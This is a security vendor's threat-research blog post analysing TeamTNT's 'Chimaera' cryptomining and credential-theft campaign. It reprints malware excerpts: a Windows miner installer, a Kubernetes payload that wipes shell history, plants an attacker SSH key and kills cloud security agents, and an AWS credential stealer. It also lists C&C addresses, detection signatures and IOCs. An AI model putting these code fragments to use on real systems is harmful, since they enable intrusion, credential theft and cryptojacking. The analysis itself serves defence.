TeamTNT with new campaign aka “Chimaera”

cybersecurity.att.com/blogs/labs-research/teamtnt-with-new-campaign-aka-chimaera

1. AT&T Cybersecurity
2. Blog

September 8, 2021 | Ofer Caspi

Executive summary

AT&T Alien Labs™ has discovered a new campaign by threat group TeamTNT that is targeting multiple operating systems and applications. The campaign uses multiple shell/batch scripts, new open source tools, a cryptocurrency miner, the TeamTNT IRC bot, and more.

Alien Labs research indicates the command and control (C&C) server used in this newly discovered campaign contains infection statistics that suggest TeamTNT has been running this campaign since July 25, 2021, and that it is responsible for thousands of infections globally.

Key takeaways:

- TeamTNT is using new, open source tools to steal usernames and passwords from infected machines.
- The group is targeting various operating systems including: Windows, different Linux distributions including Alpine (used for containers), AWS, Docker, and Kubernetes.
- The campaign has been active for approximately one month and is responsible for thousands of infections globally.
- As of August 30, 2021, many malware samples still have zero antivirus (AV) detections and others have low detection rates.

Background

TeamTNT has been one of the most active threat groups since mid 2020. Their activity typically uses open source tools for malicious activity. A partial list of imported tools contains:

- Masscan and port scanner to search for new infection candidates
- libprocesshider for executing their bot directly from memory
- 7z to decompress downloaded files
- b374k shell which is a php web administrator that can be used to control infected systems
- Lazagne, an open-source tool for multiple web operating systems, which is used to collect stored credentials from numerous applications

Several recent publications, such the one by TrendMicro, have described in detail TeamTNT campaigns, including the tools and techniques they use. One of the most recent findings (June 4, 2021) came from Palo Alto researchers who discovered the TeamTNT Chimaera repository. In July 2021, TeamTNT began running the Chimaera campaign using new tools, and they began publishing infection statistics publicly on their website for the first time (Figures 1, 2).

As of the publishing of this report, many of the samples analyzed by Alien Labs have zero or low detection on VirusTotal. However, defenders can be proactive in hardening their systems. For example, due to the recent, high profile attacks on Kubernetes — including those executed by TeamTNT — the National Security Agency (NSA) and the Cybersecurity and Infrastructure Security Agency (CISA) published "Kubernetes Hardening Guidance" in August of this year. Defenders should reference this guide to understand how to better defend against attacks like those used by TeamTNT.




Figure 1. TeamTNT C&C website showing infection statistics

Figure 2. TeamTNT C&C website showing Chimaera campaign statistics

Analysis of components used in the “Chimaera” campaign

New credentials stealer (“Lazagne” component)

The malicious script starts its activity by modifying the bash history file. This hides any future commands executed from users using the “history” command on Linux.

The script then installs its dependencies (‘curl’, ‘bash’, ‘wget’, ‘pip’, ‘py3-pip’, ‘python3-pip’). As seen in figure 3, supported operating systems include different Linux distributions, such as Alpine Linux which is typically used in containers.




Figure 3. The first stage of the Lazagne component.

Once the malware is finished with its “pre-setup,” it downloads the second phase of the attack from its C&C, which includes another bash script (‘run.sh’) along with the Lazagne project, as seen in figure 4.




Figure 4. Second stage of the Lazagne component ('run.sh').

Lazagne is an open-source project available for different operating systems (Windows, Linux, and MacOS). Its developer describes the Lazagne tool as an application that can be used to retrieve multiple passwords stored on a local machine. Due to its capabilities, the tool has been added as a post exploitation module to the pupy project.

It supports a wide range of programs, such as browsers (Chrome, Firefox, Opera, etc.), Sysadmin programs (such as CoreFTP, Putty, OpenSSH, etc.), Wifi password, mail programs, databases, etc. The full list of supported programs can be found on the Lazagne page on Github.

In this phase two of the attack, the second malicious script executes the Lazagne tool, saves its output into "laZagne.out.txt," and uploads it to the C&C using the curl command. At the end of the execution, the malware deletes any file that has been downloaded.

Windows component – Set up a cryptocurrency miner

For Windows operating systems, the attackers use a malicious script that downloads all the tools required for unpacking and executing the Xmrig miner. This includes the 7z tool for decompressing downloaded files and Nssm to add the miner as a service. (See figure 5.)

```
@echo off

rem powershell -Command "$wc = New-Object System.Net.WebClient; $tempfile = [System.IO.Path]::GetTempFileName(); $tempfile += '.bat'; $

set VERSION=2.5

rem printing greetings

net session >nul 2>&1
if %errorLevel% == 0 (set ADMIN=1) else (set ADMIN=0)



set "WALLET=438ss2gYTKze7kMqrgUagwEjtm993CVHk1uKHUBZGy6yPaZ2WNe5vdDFXGoVvtf7wcbiAUJix3NR9Ph1aq2NqSgyBkVFEtZ"
set "HTTP_SRC=http://85.214.149.236:443/sugarcrm/themes/default/images/SugarLogic/win"

set EMAIL=%2

rem checking prerequisites


mkdir "STARTUP_DIR=%USERPROFILE%\Start Menu\Programs\Startup"
mkdir "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup"

for /f "delims=." %%a in ("%WALLET%") do set WALLET_BASE=%%a
call :strlen "%WALLET_BASE%", WALLET_BASE_LEN
if %WALLET_BASE_LEN% == 106 goto WALLET_LEN_OK
if %WALLET_BASE_LEN% ==  95 goto WALLET_LEN_OK
echo ERROR: Wrong wallet address length (should be 106 or 95): %WALLET_BASE_LEN%
exit /b 1
```

Figure 5. Windows module

The malware will setup the miner and then the miner will persist it in the system in two ways: 1) by adding itself as a service if the malware gains admin privileges or 2) by adding the batch file to the startup folder. (See figure 6.)


```
if %ADMIN% == 1 goto ADMIN_MINER_SETUP

if exist "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup" (
  set "STARTUP_DIR=%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup"
  goto STARTUP_DIR_OK
)
if exist "%USERPROFILE%\Start Menu\Programs\Startup" (
  set "STARTUP_DIR=%USERPROFILE%\Start Menu\Programs\Startup"
  goto STARTUP_DIR_OK
)
```

Figure 6. Windows module - persistence

Kubernetes root payload component

This component is mainly responsible for installing a cryptocurrency miner on infected devices, allowing the attacker to connect remotely to the system using SSH. (See figure 7)



```
#!/bin/bash
#
# TITLE:    Chimaera_Kubernetes_root_PayLoad_2
# AUTOR:    hilde@teamtnt.red
# VERSION:  Chimaera_stable_V1.00.1
# DATE:   12.08.2021
#
# SRC:        http://chimaera.cc/cmd/Kubernetes_root_PayLoad_2.sh
#
########################################################################

ulimit -n 65535

export LC_ALL=C.UTF-8 2>/dev/null 1>/dev/null
export LANG=C.UTF-8 2>/dev/null 1>/dev/null
HISTCONTROL="ignorespace${HISTCONTROL:+:$HISTCONTROL}" 2>/dev/null 1>/dev/null
export HISTFILE=/dev/null 2>/dev/null 1>/dev/null
HISTSIZE=0 2>/dev/null 1>/dev/null
unset HISTFILE 2>/dev/null 1>/dev/null

if [ "$(uname -m)" = "aarch64" ]; then C_hg_SYS="aarch64"
elif [ "$(uname -m)" = "x86_64" ];  then C_hg_SYS="x86_64"
elif [ "$(uname -m)" = "i386" ];    then C_hg_SYS="i386"
else C_hg_SYS="i386"; fi

WALLET="84hYzyMkfn8RAb5yMq7v7QfcZ3zgBhsGxYjMKcZU8E43ZDDwDAdKY5t84TMZqfPVW84Dq58AhP3AbUNoxznhvxEa
ID_RSA_KEY='ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDYmuFzpuEpN/KHPbQkSUT1Xe/gVl3FpIe/GlhJEnW84rCN
SO_FILE="http://85.214.149.236:443/sugarcrm/themes/default/images/SugarLogic/.../xmr/kuben3/$C_h

#XMR_1_BIN_URL="http://85.214.149.236:443/sugarcrm/themes/default/images/SugarLogic/.../xmr/kube
XMR_1_BIN_FSZ="3065726"
```

Figure 7. Kubernetes root payload

The malicious script uses the following steps to achieve its goal:

- Disabling or uninstalling security products on infected machines, such as Aegis Authenticator, quartz, and Alibaba services (AliSecGuard, AliYunDun, AliNet etc.). (Figures 8, 9)
- Adding the attacker's RSA-key to the list of known SSH host (allowing the attacker to connect the machine through SSH without the need of user/password in the system).
- Installing missing required tools for crypto mining.
- Modifying the host file.
- Setting up the XMRig crypto miner.
- Adding persistence for the XMR miner.
- Removing itself.

```
if ps aux | grep -i '[a]liyun' 2>/dev/null 1>/dev/null; then
echo 'IyEvYmluL2Jhc2gKCkFFR0lTX0lOU1RBTExfRElSPSIvdXNyL2xvY2FsL2FlZ2lzIgojY2hlY2sgbGludXggR2VudG9vIG9zIAp2YXI9YGxzYl9yZWxlYX
echo 'IyEvYmluL2Jhc2gKCiNjaGVjayBsaW51eCBHZW50b28gb3MgCnZhcj1gbHNiX3JlbGVhc2UgLWEgfCBncmVwIEdlbnRvb2AKaWYgWyAteiAiJHt2YXJ9Ii
pkill aliyun-service 2>/dev/null 1>/dev/null
rm -rf /etc/init.d/agentwatch 2>/dev/null 1>/dev/null
rm -fr /usr/sbin/aliyun-service 2>/dev/null 1>/dev/null
rm -rf /usr/local/aegis* 2>/dev/null 1>/dev/null
systemctl stop aliyun.service 2>/dev/null 1>/dev/null ; service aliyun stop 2>/dev/null 1>/dev/null
systemctl disable aliyun.service 2>/dev/null 1>/dev/null
systemctl stop bcm-agent 2>/dev/null 1>/dev/null ; service bcm-agent stop 2>/dev/null 1>/dev/null
if type yum 2>/dev/null 1>/dev/null; then yum remove bcm-agent -y 2>/dev/null 1>/dev/null ; fi
if type apt-get 2>/dev/null 1>/dev/null; then apt-get remove bcm-agent -y 2>/dev/null 1>/dev/null ; fi
elif ps aux | grep -i '[y]unjing' 2>/dev/null 1>/dev/null; then
```

Figure 8. Stopping security services

```
stop_aegis(){
    killall -9 aegis_cli >/dev/null 2>&1
    killall -9 aegis_update >/dev/null 2>&1
    killall -9 aegis_cli >/dev/null 2>&1
    printf "%-40s %40s\n" "Stopping aegis" "[  OK  ]"
}

stop_quartz(){
    killall -9 aegis_quartz >/dev/null 2>&1
        printf "%-40s %40s\n" "Stopping quartz" "[  OK  ]"
}

remove_aegis(){
if [ -d /usr/local/aegis ];then
    rm -rf /usr/local/aegis/aegis_client
    rm -rf /usr/local/aegis/aegis_update
fi
}

remove_quartz(){
if [ -d /usr/local/aegis ];then
    rm -rf /usr/local/aegis/aegis_quartz
fi
}


uninstall_service() {

   if [ -f "/etc/init.d/aegis" ]; then
        /etc/init.d/aegis stop  >/dev/null 2>&1
        rm -f /etc/init.d/aegis
   fi

    if [ $LINUX_RELEASE = "GENTOO" ]; then
```

Figure 9. Decoded shell script

TeamTNT IRC bot

As described previously this year by Lacework, TeamTNT includes ZiggyStartux in their IRC bot. Now, the bot has extended its availability to “Unix Shell & Command Function” (See figure 10).




Figure 10. IRC Bot available commands

TeamTNT AWS stealer

Similar to the other TeamTNT components, the AWS stealer (see figure 11) first installs missing dependencies. It then collects information from infected devices and stores the informaiton in a temporary file “/var/tmp/TeamTNT_AWS_STEALER.txt”.

```
ROOT_CRED_FILE=$(cat /root/.aws/credentials 2>/dev/null | grep 'aws_access_key_id\|aws_secret_access_key\|aws_session_token')
if [ ! -z "$ROOT_CRED_FILE" ]; then echo "AWS root CredFiles:" >> $STEALER_OUT ; echo '~~~~~~~~~~~~~~~~~~~~' >> $STEALER_OUT
echo -e $ROOT_CRED_FILE | sed 's/aws_/\naws_/g' | sed 's/aws_access_key_id/\naws_access_key_id/g' >> $STEALER_OUT
echo -e '\n\n' >> $STEALER_OUT
fi


USER_CRED_FILE=$(cat /home/*/.aws/credentials 2>/dev/null | grep 'aws_access_key_id\|aws_secret_access_key\|aws_session_token')
if [ ! -z "$USER_CRED_FILE" ]; then echo "AWS user CredFiles:" >> $STEALER_OUT ; echo '~~~~~~~~~~~~~~~~~~~~' >> $STEALER_OUT
echo -e $USER_CRED_FILE | sed 's/aws_/\naws_/g' | sed 's/aws_access_key_id/\naws_access_key_id/g' >> $STEALER_OUT
echo -e '\n\n' >> $STEALER_OUT
fi
```

Figure 11. AWS stealer

This information includes:

- AWS default region
- AWS access key Id
- AWS secret access key
- AWS session token
- AWS user credentials
- AWS root credentials
- Shared credentials file
- Container credential relative URI

When finished, the malware uploads all of the stored information to its C&C using curl command, and then it cleans up its traces.

Conclusion

AT&T Alien Labs has discovered new malicious files distributed by the threat actor TeamTNT. As researches have observed of TeamTNT in older campaigns, they are focusing on stealing cloud systems credentials, using infected systems for cryptocurrency mining, and abusing victim’s machines to search and spread to other vulnerable systems. The use of open-source tools like Lazagne allows TeamTNT to stay below the radar for a while, making it more difficult for anti-virus companies to detect.

Recommended actions

1. Keep your software with the latest security updates.
2. Keep minimal exposure to the Internet on Linux servers and IoT devices and use a properly configured firewall.
3. Monitor network traffic, outbound port scans, and unreasonable bandwidth usage.

Detection methods

The following associated detection methods are in use by Alien Labs. They can be used by readers to tune or deploy detections in their own environments or for aiding additional research.

SURICATA IDS SIGNATURES
AV TROJAN TeamTNT AWS Credential Exfiltration
AV TROJAN TeamTNT CnC Beacon
AV TROJAN TeamTNT CoinMiner Payload Download to clean up other Coinminers
AV TROJAN TeamTNT Mining Worm Credential Exfiltration
AV TROJAN TeamTNT CoinMiner Downloader
AV TROJAN TeamTNT IRC Bot Joining Channel
ET TROJAN Observed TrojanSpy.SH.HADGLIDER.A Exfil Domain in DNS Query

TDR / MTDR CORRELATION RULES
Crypto mining Docker container

Appendix B. Associated indicators (IOCs)

The following technical indicators are associated with the reported intelligence. A list of indicators is also available in the OTX Pulse. Please note, the pulse may include other activities related but out of the scope of the report.

TYPE	INDICATOR	DESCRIPTION
DOMAIN	chimaera[.]cc	C&C
IP Address	85.214.149[.]236	C&C
SHA256	caeb6eb1ee40fc4ac1da020a9a7542cffe55d29339306f6adf2d1e20e638538a	Credentials stealer, Lazagne component

SHA256	220737c1ee400061e886eab23471f98dba38fa8e0098a018ea75d479dceece05	Malware hash
SHA256	b6f0203ddf24cd04489cbbed24059d84504a2ba904659681ad05b7d2c130d4b5	TeamTNT IRC bot
SHA256	fa9b38a2bd1acfd6b1b24af27cb82ea5620502d7e9cb8a913dceb897f2bcf87c	SSH lan spread
SHA256	721d15556bd3c22f3b4c6240ff9c6d58bfa60b73b3793fa8cdc64b9e89521c5b	Malware hash
SHA256	95809d96f85e1571a3120c7c09a7f34fa84cb5902ad5172398dc2bb0ff1dd24a	TeamTNT IRC bot
SHA256	0ae5c1ddf91f8d5e64d58eb5395bf2216cc86d462255868e98cfb70a5a21813f	Kubernetes root PayLoad
SHA256	f82ea98d1dc5d14817c80937b91b381e9cd29d82367a2dfbde60cfb073ea4316	Kubernetes root PayLoad
SHA256	2d85b47cdb87a81d5fbac6000b8ee89daa1d8a3c8fbb5d2bce7a840dd348ff1d	Kubernetes setup script
SHA256	a4000315471cf197c0552aeec0e7afbe0a935b86ff9afe5b1443812d3f7185fa	Malware hash
SHA256	af2cf9af17f6db338ba3079b312f182593bad19fab9075a77698f162ce127758	AWS stealer
SHA256	1b72088fc6d780da95465f80ab26ba094d89232ff30a41b1b0113c355cfffa57	Malware hash
SHA256	3cc54142b5f88d03fb0552a655e32e94f366c9e3bb387404c6f381cfea506867	SSH lan spread
SHA256	a46c870d1667a3ee31d2ba8969c9024bdb521ae8aad2079b672ce8416d85e8df	TeamTNT IRC bot
